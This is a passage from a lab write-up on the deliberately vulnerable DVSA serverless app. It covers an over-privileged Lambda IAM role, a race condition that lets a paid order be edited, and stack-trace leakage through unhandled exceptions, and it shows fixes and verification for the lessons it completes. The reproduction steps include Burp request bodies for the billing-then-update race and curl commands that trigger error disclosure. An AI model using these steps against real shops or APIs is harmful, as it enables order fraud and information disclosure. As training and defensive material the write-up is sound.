| table                                                                                                                                                                                                                                                                         | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |       |                                                        |

---

## Step 6: Test S3 permissions

Add actions: s3:GetObject, s3:PutObject

The screenshot shows the AWS Policy Simulator interface. At the top, it says "Policy Simulator" with a dropdown for "Amazon S3" and a button "2 Action(s) sele...". Below this are buttons for "Select All", "Deselect All", "Reset Contexts", "Clear Results", and "Run Simulation".

Under "Global Settings", there is a section "Action Settings and Results" with a status bar: "[ 2 actions selected, 0 actions not simulated, 2 actions allowed, 0 actions denied. ]".

| Service                                                                                                                               | Action    | Resource Type | Simulation Resource | Permission                     |
|---------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------|---------------------|--------------------------------|
| Amazon S3                                                                                                                             | GetObject | not required  | *                   | allowed 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy1 (IAM Policy)                                                         |           |               |                     |                                |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is "". |           |               |                     |                                |
| object <input type="text" value="arn:aws:s3::some-bucket/some-key"/> <input checked="" type="checkbox"/> Include Resource Policy      |           |               |                     |                                |
| <input type="button" value="Add Resource"/> <input type="button" value="Remove Resource"/>                                            |           |               |                     |                                |
| Amazon S3                                                                                                                             | PutObject | not required  | *                   | allowed 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy1 (IAM Policy)                                                         |           |               |                     |                                |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is "". |           |               |                     |                                |
| object <input type="text" value="arn:aws:s3::some-bucket/some-key"/> <input checked="" type="checkbox"/> Include Resource Policy      |           |               |                     |                                |
| <input type="button" value="Add Resource"/> <input type="button" value="Remove Resource"/>                                            |           |               |                     |                                |

---

## Step 7: Trigger the function

1. Go back to DVSA website
2. Place an order
3. Complete checkout

---

## Step 8: Verify Lambda execution

Go to Lambda → DVSA-SEND-RECEIPT-EMAIL → Monitor → CloudWatch Logs

Log events

You can use the filter bar below to search for and match terms, phrases, or values in your log events.
[Learn more about filter patterns](#)

Clear

1m

30m

1h

12h

Custom

UTC timezone

Display

▶

Timestamp

Message

No older events at this moment. [Retry](#)

▶

2026-05-04T18:27:29.412Z

INIT\_START Runtime Version: python:3.8.v130 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:0912bb8f09127d49fb9b826b39f8557d3a8b76883f239506849d15bc35b1...

▶

2026-05-04T18:27:29.831Z

START RequestId: 139fdce1-291b-4835-af48-97ad624a221c Version: \$LATEST

▶

2026-05-04T18:27:35.498Z

could not send email to: dvsa.699519901079.f4d8e4e82051706aedid674085d8e55d@1secmail.com

▶

2026-05-04T18:27:35.498Z

An error occurred (MessageRejected) when calling the SendEmail operation: Email address is not verified. The following identities failed the check in region US...

▶

2026-05-04T18:27:35.575Z

could not send email to:

▶

2026-05-04T18:27:35.575Z

An error occurred (InvalidParameterValue) when calling the SendEmail operation: Invalid email address .

▶

2026-05-04T18:27:35.645Z

END RequestId: 139fdce1-291b-4835-af48-97ad624a221c

▶

2026-05-04T18:27:35.645Z

REPORT RequestId: 139fdce1-291b-4835-af48-97ad624a221c Duration: 5813.82 ms Billed Duration: 6226 ms Memory Size: 128 MB Max Memory Used: 90 MB Init Duration: ...

No newer events at this moment. Auto retry paused. [Resume](#)

## Part 5) Evidence and Proof

The vulnerability is confirmed through multiple layers of evidence:

### IAM Policy Evidence

## Policy Simulator

Amazon Dyna... 4 Action(s) sele... **Select All** **Deselect All** **Reset Contexts** **Clear Results** **Run Simulation**

### Global Settings ⓘ

Action Settings and Results [4 actions selected. 0 actions not simulated. 4 actions allowed. 0 actions denied. ]

| Service                                                                                                                                              | Action                                                 | Resource Type | Simulation Resource | Permission                            |
|------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|---------------|---------------------|---------------------------------------|
| Amazon DynamoDB                                                                                                                                      | GetItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |
| Amazon DynamoDB                                                                                                                                      | PutItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |
| Amazon DynamoDB                                                                                                                                      | Scan                                                   | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |

## Policy Simulator Evidence

## Policy Simulator

Amazon Dyna... 4 Action(s) sele... **Select All** **Deselect All** **Reset Contexts** **Clear Results** **Run Simulation**

### Global Settings ⓘ

Action Settings and Results [4 actions selected. 0 actions not simulated. 4 actions allowed. 0 actions denied. ]

| Service                                                                                                                                              | Action                                                 | Resource Type | Simulation Resource | Permission                            |
|------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|---------------|---------------------|---------------------------------------|
| Amazon DynamoDB                                                                                                                                      | GetItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |
| Amazon DynamoDB                                                                                                                                      | PutItem                                                | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |
| Amazon DynamoDB                                                                                                                                      | Scan                                                   | table         | table               | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy2 (IAM Policy)                                                                        |                                                        |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is <code>"*"</code> . |                                                        |               |                     |                                       |
| table                                                                                                                                                | arn:aws:dynamodb:us-east-1:699519901079:table/DVSA-ORC |               |                     |                                       |

- S3 actions:

**Policy Simulator**

Amazon S3 2 Action(s) sele... [Select All](#) [Deselect All](#) [Reset Contexts](#) [Clear Results](#) [Run Simulation](#)

► **Global Settings** ⓘ

**Action Settings and Results** [2 actions selected. 0 actions not simulated. 2 actions allowed. 0 actions denied.]

| Service                                                                                                                                                                                                                                                                                                                                                                 | Action    | Resource Type | Simulation Resource | Permission                            |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------|---------------------|---------------------------------------|
| Amazon S3                                                                                                                                                                                                                                                                                                                                                               | GetObject | not required  | *                   | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy1 (IAM Policy)                                                                                                                                                                                                                                                                                           |           |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is "*".<br><input type="text" value="object"/> <input type="text" value="arn:aws:s3::some-bucket/some-key"/> <input checked="" type="checkbox"/> Include Resource Policy<br><a href="#">Add Resource</a> <a href="#">Remove Resource</a> |           |               |                     |                                       |
| Amazon S3                                                                                                                                                                                                                                                                                                                                                               | PutObject | not required  | *                   | <b>allowed</b> 1 matching statements. |
| <a href="#">Show statement</a> in SendReceiptFunctionRolePolicy1 (IAM Policy)                                                                                                                                                                                                                                                                                           |           |               |                     |                                       |
| <b>Resource</b> You can specify the resource and context keys used to simulate this action. By default the simulation resource is "*".<br><input type="text" value="object"/> <input type="text" value="arn:aws:s3::some-bucket/some-key"/> <input checked="" type="checkbox"/> Include Resource Policy<br><a href="#">Add Resource</a> <a href="#">Remove Resource</a> |           |               |                     |                                       |

## CloudWatch Logs Evidence

Logs show:

**Log events** [⌂](#) [Actions](#) [Start tailing](#) [Create metric filter](#)

You can use the filter bar below to search for and match terms, phrases, or values in your log events. [Learn more about filter patterns](#)

[Clear](#) [1m](#) [30m](#) [1h](#) [12h](#) [Custom](#) [UTC timezone](#) [Display](#) [⚙️](#)

| Timestamp                                                                                 | Message                                                                                                                                                            |
|-------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| No older events at this moment. <a href="#">Retry</a>                                     |                                                                                                                                                                    |
| 2026-05-04T18:27:29.412Z                                                                  | INIT_START Runtime Version: python:3.8.v130 Runtime Version ARN: arn:aws:lambda:us-east-1::runtime:0912bb8f09127d49fb9b826b39f8557d3a8b76883f239506849d15bc35b1... |
| 2026-05-04T18:27:29.831Z                                                                  | START RequestId: 139fdce1-291b-4835-af48-97ad624a221c Version: \$LATEST                                                                                            |
| 2026-05-04T18:27:35.498Z                                                                  | could not send email to: dvsa.699519901079.f4d8e4e82051706aed1d674805d8e55d@1secmail.com                                                                           |
| 2026-05-04T18:27:35.498Z                                                                  | An error occurred (MessageRejected) when calling the SendEmail operation: Email address is not verified. The following identities failed the check in region US... |
| 2026-05-04T18:27:35.575Z                                                                  | could not send email to:                                                                                                                                           |
| 2026-05-04T18:27:35.575Z                                                                  | An error occurred (InvalidParameterValue) when calling the SendEmail operation: Invalid email address .                                                            |
| 2026-05-04T18:27:35.645Z                                                                  | END RequestId: 139fdce1-291b-4835-af48-97ad624a221c                                                                                                                |
| 2026-05-04T18:27:35.645Z                                                                  | REPORT RequestId: 139fdce1-291b-4835-af48-97ad624a221c Duration: 5813.82 ms Billed Duration: 6226 ms Memory Size: 128 MB Max Memory Used: 90 MB Init Duration: ... |
| No newer events at this moment. <a href="#">Auto retry paused.</a> <a href="#">Resume</a> |                                                                                                                                                                    |

## Part 6) Fix Strategy / Probable Mitigation

The function role should be reduced to the minimum required permissions.

Key fixes:

### 1. Remove wildcard access

Replace: "Resource": "\*"

With: specific resource ARNs

---

### 2. Restrict S3 access

"Action": ["s3:GetObject"],

"Resource": "arn:aws:s3:::dvsa-receipts-bucket/\*"

---

### 3. Restrict DynamoDB access

"Action": ["dynamodb:GetItem"],

"Resource": "arn:aws:dynamodb:us-east-1:ACCOUNT:table/DVSA-ORDERS-DB"

---

### 4. Limit SES permissions

"Action": ["ses:SendEmail"]

---

## 5. Apply least privilege principle

Each function should only have permissions required for its task.

---

### Part 7) Code / Config Changes

The fix is applied in IAM configuration:

#### Before (vulnerable)

```
{  
  
  "Effect": "Allow",  
  
  "Action": "dynamodb:*",  
  
  "Resource": "*"   
}
```

---

#### After (fixed)

```
{  
  
  "Effect": "Allow",  
  
  "Action": ["dynamodb:GetItem"],  
  
  "Resource": "arn:aws:dynamodb:us-east-1:ACCOUNT:table/DVSA-ORDERS-DB"   
}
```

---

## Part 8) Verification After Fix

After applying least privilege:

- Policy Simulator shows: (only required permissions remained)

Policy Sandbox

IAM Policies

Policy name: tempokw3

Back

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ses:SendEmail"
      ],
      "Resource": "*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "*"
    }
  ]
}
```

Policy Simulator

Amazon Dyna... 4 Action(s) sele... Select All Deselect All

Reset Contexts Clear Results Run Simulation

Global Settings ⓘ

Action Settings and Results [4 actions selected. 0 actions not simulated. 0 actions allowed. 4 actions denied.]

| Service         | Action     | Resource Type | Simulation Resource | Permission                                      |
|-----------------|------------|---------------|---------------------|-------------------------------------------------|
| Amazon DynamoDB | GetItem    | table         | table               | denied Implicitly denied (no matching statem... |
| Amazon DynamoDB | PutItem    | table         | table               | denied Implicitly denied (no matching statem... |
| Amazon DynamoDB | Scan       | table         | table               | denied Implicitly denied (no matching statem... |
| Amazon DynamoDB | DeleteItem | table         | table               | denied Implicitly denied (no matching statem... |

## Part 9) Structured Analysis

Table A

| Vulnerability            | Intended Rule(s)          | Artifacts Used                             | Normal Behavior              | Exploit Behavior           |
|--------------------------|---------------------------|--------------------------------------------|------------------------------|----------------------------|
| Over-Privileged Function | Lambda should only access | IAM policies, Policy Simulator, CloudTrail | Function sends receipt email | Function can access S3 and |

|  |                       |  |  |                     |
|--|-----------------------|--|--|---------------------|
|  | required<br>resources |  |  | DynamoDB<br>broadly |
|--|-----------------------|--|--|---------------------|

**Table B**

| <b>Vulnerability</b>     | <b>Why This Is a Deviation</b>              | <b>Class</b>              | <b>Fix Applied</b>               | <b>Post-Fix Verification</b>            |
|--------------------------|---------------------------------------------|---------------------------|----------------------------------|-----------------------------------------|
| Over-Privileged Function | Excess permissions beyond intended function | Security misconfiguration | Apply least privilege IAM policy | Access restricted to required resources |

## Part 10) Takeaway / Lessons Learned

In serverless systems, the Lambda execution role defines the security boundary. If the function is compromised, the attacker inherits all permissions assigned to the role.

Over-privileged roles significantly increase the impact of compromise, allowing access to unrelated resources such as S3 and DynamoDB.

The key lesson is to enforce **least privilege**, restrict permissions to specific resources, and continuously validate IAM configurations

# Lesson 8

## Part 1) Goal and Vulnerability Summary

This lesson demonstrates a **race condition vulnerability (TOCTOU)** in DVSA caused by improper order state validation and non-atomic operations in the backend. The affected component is the **order management Lambda functions**, specifically the update and billing logic exposed via the Orders API.

The security impact is the ability to **modify an order after payment has been processed**, allowing an attacker to receive more items than paid for.

In the vulnerable implementation, the backend allows updates to orders that are already in the **paid state**, due to incorrect status validation and lack of transactional integrity.

## Part 2) Why This Works / Root Cause

The vulnerability occurs due to a combination of:

### 1. Improper Order State Validation

The backend checks:

if orderStatus >= 200:

```
if response["Item"]["orderStatus"] >= 200:
    res = {"status": "err", "msg": "too late to update order"}
    return res
```

However:

120 = paid

```
# status list
# -----
# 100: open
# 110: payment-failed
# 120: paid
# 200: processing
# 210: shipped
# 300: delivered
# 500: cancelled
# 600: rejected
```

This means orders that are already paid can still be modified, violating the intended business logic.

---

## 2. Race Condition (TOCTOU)

The system performs:

1. Read order state (`get_item`)
2. Validate order
3. Update order (`update_item`)

These steps are executed separately, allowing a second request to modify the order between validation and update.

---

## 3. Lack of Atomic Database Operations

The update operation is not protected with a conditional check, allowing concurrent updates to bypass validation.

---

#### 4. Weak Transaction Integrity

Billing and order updates are handled independently, allowing:

billing → update → complete

instead of enforcing:

update → billing → lock → complete

---

### Part 3) Environment and Setup

The API endpoint used in this lesson was:

<https://oihs8wi62m.execute-api.us-east-1.amazonaws.com/dvsa/order>

AWS region: **us-east-1**

A test user account was used to:

- Log in
- Add items to cart
- Perform checkout operations

Tools used:

- DVSA web interface
- Browser Developer Tools
- Burp Suite (Repeater)

- curl

---

## Part 4) Reproduction Steps

1. DVSA was deployed and verified to be working normally.
2. A user logged in and added a single item to the cart.
3. The checkout process was initiated but not completed immediately.
4. The `/order` API request was captured using Burp Suite.
5. The request was sent to Burp Repeater.
6. A **billing request** was sent using:

```
{"action":"billing","order-id":"<ORDER_ID>"}
```

7. Immediately after, an **update request** was sent:


```
{"action":"update","order-id":"<ORDER_ID>","items":{"1012":5}}
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://dvsa-website-new-699519901079-us-east-1.s3-website.us-east-1.amazonaws.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://dvsa-website-new-699519901079-us-east-1.s3-website.us-east-1.amazonaws.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "action": "update",
  "order-id": "ac99d958-1837-48d6-b03e-0438ac54f518",
  "items": {
    "1012": 5
  }
}
```

8. The update request was sent rapidly or repeatedly to win the race condition window.
9. The backend responded with:

```
{"status":"ok","msg":"cart updated"}
```




## Part 5) Evidence and Proof

The vulnerability was confirmed because the backend accepted an order update **after** billing had already been processed.

The update request returned:

```
{"status": "ok", "msg": "cart updated"}
```



## Confirmation for order: ac99d958-1837-48d6-b03e-0438ac54f518



Ring King  
Nintendo

Total Price: \$ 32

Confirmation Token: E8DBfyGyWUcF

This indicates that:

- The system allowed modification after payment
- The order state was not properly enforced

Evidence collected includes:

- Captured billing request
- Modified update request
- Successful update response after billing
- Proof from DynamoDB Orders Table

Attributes

Add new attribute ▼

| Attribute name          | Value                                | Type   | Remove |
|-------------------------|--------------------------------------|--------|--------|
| orderId - Partition key | ac99d958-1837-48d6-b03e-0438ac54f518 | String |        |
| userId - Sort key       | f4d8e4e8-2051-706a-ed1d-674085dbe55d | String |        |
| address                 | Insert a field ▼                     | Map    | Remove |
| confirmationToken       | E8DBfyGyWUCF                         | String | Remove |
| itemList                | Insert a field ▼                     | Map    | Remove |
| 1012                    | 5                                    | Number | Remove |
| orderStatus             | 200                                  | Number | Remove |
| paymentTS               | 1777901194                           | Number | Remove |
| totalAmount             | 32                                   | Number | Remove |

Cancel
Save
Save and close

This confirms that the backend allows state changes after payment, proving the race condition vulnerability.

## Part 6) Fix Strategy / Probable Mitigation

The correct mitigation is to enforce strict order state validation and ensure atomic database operations.

The fix should:

- Only allow updates when:

orderStatus == 100 (open)

- Reject updates for:

paid, processing, shipped, delivered

- Use DynamoDB conditional updates:

ConditionExpression="orderStatus = :open"

- Ensure billing and update operations are properly synchronized

```
# Fix 1: enforce strict state validation
# Only allow updates when order is in "open" state (100)
if response["Item"]["orderStatus"] != 100:
    return {"status": "err", "msg": "too late to update order"}
```

```
# Fix 2: make update atomic using conditional expression
# Ensures update only succeeds if orderStatus is still 100
update_expr = 'SET address = :address'

try:
    response = table.update_item(
        Key={"orderId": orderId, "userId": userId},
        UpdateExpression=update_expr,
        ConditionExpression="orderStatus = :open",
        ExpressionAttributeValues={
            ':address': address,
            ':open': 100
        }
    )
except Exception:
    # Prevents race condition if order status changes during request
    return {"status": "err", "msg": "too late to update order"}
```

---

## Part 7) Code / Config Changes

### Vulnerable code:

```
if response["Item"]["orderStatus"] >= 200:
```

### Fixed code:

```
if response["Item"]["orderStatus"] != 100:
```

---

### **Added atomic protection:**

```
response = table.update_item(  
    Key={"orderId": orderId, "userId": userId},  
    UpdateExpression="SET address = :address",  
    ConditionExpression="orderStatus = :open",  
    ExpressionAttributeValues={  
        ":address": address,  
        ":open": 100  
    }  
)
```

---

### **Exception handling added:**

```
try:  
    ...  
  
except Exception:  
    return {"status": "err", "msg": "too late to update order"}
```

---

## Part 8) Verification After Fix

After applying the fix, the same race condition attack was attempted.

The update request returned:

```
{"status": "err", "msg": "too late to update order"}
```

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>8 Content-type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: http://dvsa-website-new-699519901079-us-east-1.s3-website.us-east-1.amazonaws.com 13 Sec-Fetch-Site: cross-site 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://dvsa-website-new-699519901079-us-east-1.s3-website.us-east-1.amazonaws.com/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 {   "action": "update",   "order-id": "cf91bcaa-1aa2-4197-a187-c97c8a44cfa7",   "items": {     "1012": 5   } }</pre> | <pre>1 HTTP/2 200 OK 2 Content-Type: application/json 3 Content-Length: 43 4 Date: Mon, 04 May 2026 14:10:09 GMT 5 X-Amzn-Trace-Id: Root=1-69f8a8c0-0a8aee4e24bcbbe51d90620c;Parent=4d12091067a2e936;Sampled=0;Lineage=1:ca3dd884:0 6 X-Amzn-Requestid: cf0a3694-c791-4c77-9725-6f258ec800ae 7 Access-Control-Allow-Origin: * 8 X-Amz-Apigw-Id: c190NHAr0AMEqHA= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 194c1d13d2c18ebf733e22e3710dacd6.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: RUH50-PC 12 X-Amz-Cf-Id: AA2ZE98PvUDlk1pi9FD_ExoTWFKf1ILfbdg7YS1Sct3vBsCnqonVg== 13 14 {   "status": "err",   "msg": "order already paid" }</pre> |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

This shows:

- Updates are blocked after billing
- Order state is enforced correctly

Additionally:

- Legitimate updates before payment still work normally
- No regression in normal functionality

## Part 9)

### Vulnerability Table

| Vulnerability                   | Intended Rule(s)                                                              | Artifacts Used to Infer Rule                                 | Normal Behavior Evidence                         | Exploit Behavior Evidence                                     |
|---------------------------------|-------------------------------------------------------------------------------|--------------------------------------------------------------|--------------------------------------------------|---------------------------------------------------------------|
| Race Condition / Business Logic | Orders must not be modified after payment; updates only allowed in open state | Browser workflow, API requests, Burp Repeater, backend logic | Update works before billing; correct order total | Update succeeds after billing, allowing quantity manipulation |

---

### Deviation Table

| Vulnerability  | Why This Is a Deviation                                                                         | Deviation Class                      | Fix Applied (Where)                                                                   | Post-Fix Verification                                            | Optional Latency |
|----------------|-------------------------------------------------------------------------------------------------|--------------------------------------|---------------------------------------------------------------------------------------|------------------------------------------------------------------|------------------|
| Race Condition | Backend allows updates after payment due to improper state validation and non-atomic operations | Security-relevant abuse / logic flaw | Enforce <code>orderStatus == 100</code> and use conditional update in Lambda function | Update request rejected after billing; normal behavior preserved | ~120ms / ~130ms  |

---

## Part 10) Takeaway / Lessons Learned

Order state must be strictly enforced in backend systems. In this lesson, the system allowed updates after payment due to improper validation and lack of atomic operations. This created a race condition where attackers could modify orders during billing.

To prevent such vulnerabilities:

- Always enforce strict state transitions
  - Use atomic database operations
  - Never separate validation and update logic
  - Ensure transactional integrity across critical operations
-

# Lesson 10

## Lesson #10: Unhandled Exceptions (Information Disclosure)

### Part 1) Goal and Vulnerability Summary

This lesson demonstrates unhandled exception leakage in DVSA. The affected component is DVSA-ORDER-MANAGER, which synchronously invokes downstream Lambdas (e.g. DVSA-ORDER-GET, DVSA-ORDER-COMPLETE) and returns the raw invoke result to the API client on HTTP 200. The security impact is sensitive information disclosure: Python file paths, line numbers, `errorType`, `errorMessage`, and stack traces from internal functions are exposed to any authenticated user who can POST `/dvsa/order`. The core weakness is no sanitization of Lambda `FunctionError` responses before returning them as the API body.

### Part 2) Why This Works / Root Cause

The order manager uses `LambdaClient InvokeCommand` with `RequestResponse`. When the child function throws (e.g. `KeyError` because `orderId` is missing from the event), AWS marks the response with `FunctionError` and puts a JSON error object into `Payload` (including `stackTrace`). The vulnerable manager always did `JSON.parse(Payload)` and `JSON.stringify` that object into `body`, so the browser / curl received the full internal error structure. This is not a failed auth problem; the user is authenticated and misuses the contract (missing `order-id`), and the platform echoes implementation details.

### Part 3) Environment and Setup

Region: `us-east-1`. API: POST `https://<api-id>.execute-api.us-east-1.amazonaws.com/dvsa/order` (example id `2w2y6rr71e`). Lambdas: DVSA-ORDER-MANAGER, DVSA-ORDER-GET (`get_order.py`), DVSA-ORDER-COMPLETE (`order_complete.py`). Identity: Cognito user; Authorization header contains a valid access token from the browser. Tools: WSL, curl, jq, AWS Console (Lambda / CloudWatch).

## Part 4) Reproduction Steps

Deploy DVSA and confirm normal checkout / order flows work.

Log in as a non-admin user; capture Authorization (access token) from browser storage or DevTools.

Set API\_URL and DVSA\_TOKEN in the terminal.

Exploit A: Send {"action":"get"} without order-id to API\_URL.

Observe response containing errorType, stackTrace, and reference to get\_order.py (e.g. line 30, orderId).

Exploit B: Send {"action":"complete"} without order-id.

Observe response containing stackTrace referencing order\_complete.py (e.g. line 33).

Optionally confirm the same details appear in CloudWatch log streams for the child Lambdas for the same timestamps.

## Part 5) Evidence and Proof

The vulnerability was confirmed because authenticated curl requests returned Lambda runtime error objects, not application-level {status, msg} errors.

Exploit A (representative):

```
{  
  
  "errorMessage": "orderId",  
  
  "errorType": "KeyError",  
  
  "stackTrace": [  

```

```

    " File \"/var/task/get_order.py\", line 30, in lambda_handler\n    orderId = event[\"orderId\"]\n"
]
}

```

```

shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
-d '{"action": "get"}' | jq .
{
  "errorMessage": "'orderId'",
  "errorType": "KeyError",
  "stackTrace": [
    " File \"/var/task/get_order.py\", line 30, in lambda_handler\n    orderId = event[\"orderId\"]\n"
  ]
}

```

Exploit B (representative):

```

{
  "errorMessage": "'orderId'",
  "errorType": "KeyError",
  "stackTrace": [
    " File \"/var/task/order_complete.py\", line 33, in lambda_handler\n    orderId =
event[\"orderId\"]\n"
  ]
}

```

These prove internal paths and failure locations are exposed to the client.

```

shaheer@DESKTOP-6I95C61:~$ curl -sS -X POST "$API_URL" \
-H "Content-Type: application/json" \
-H "Authorization: $DVSA_TOKEN" \
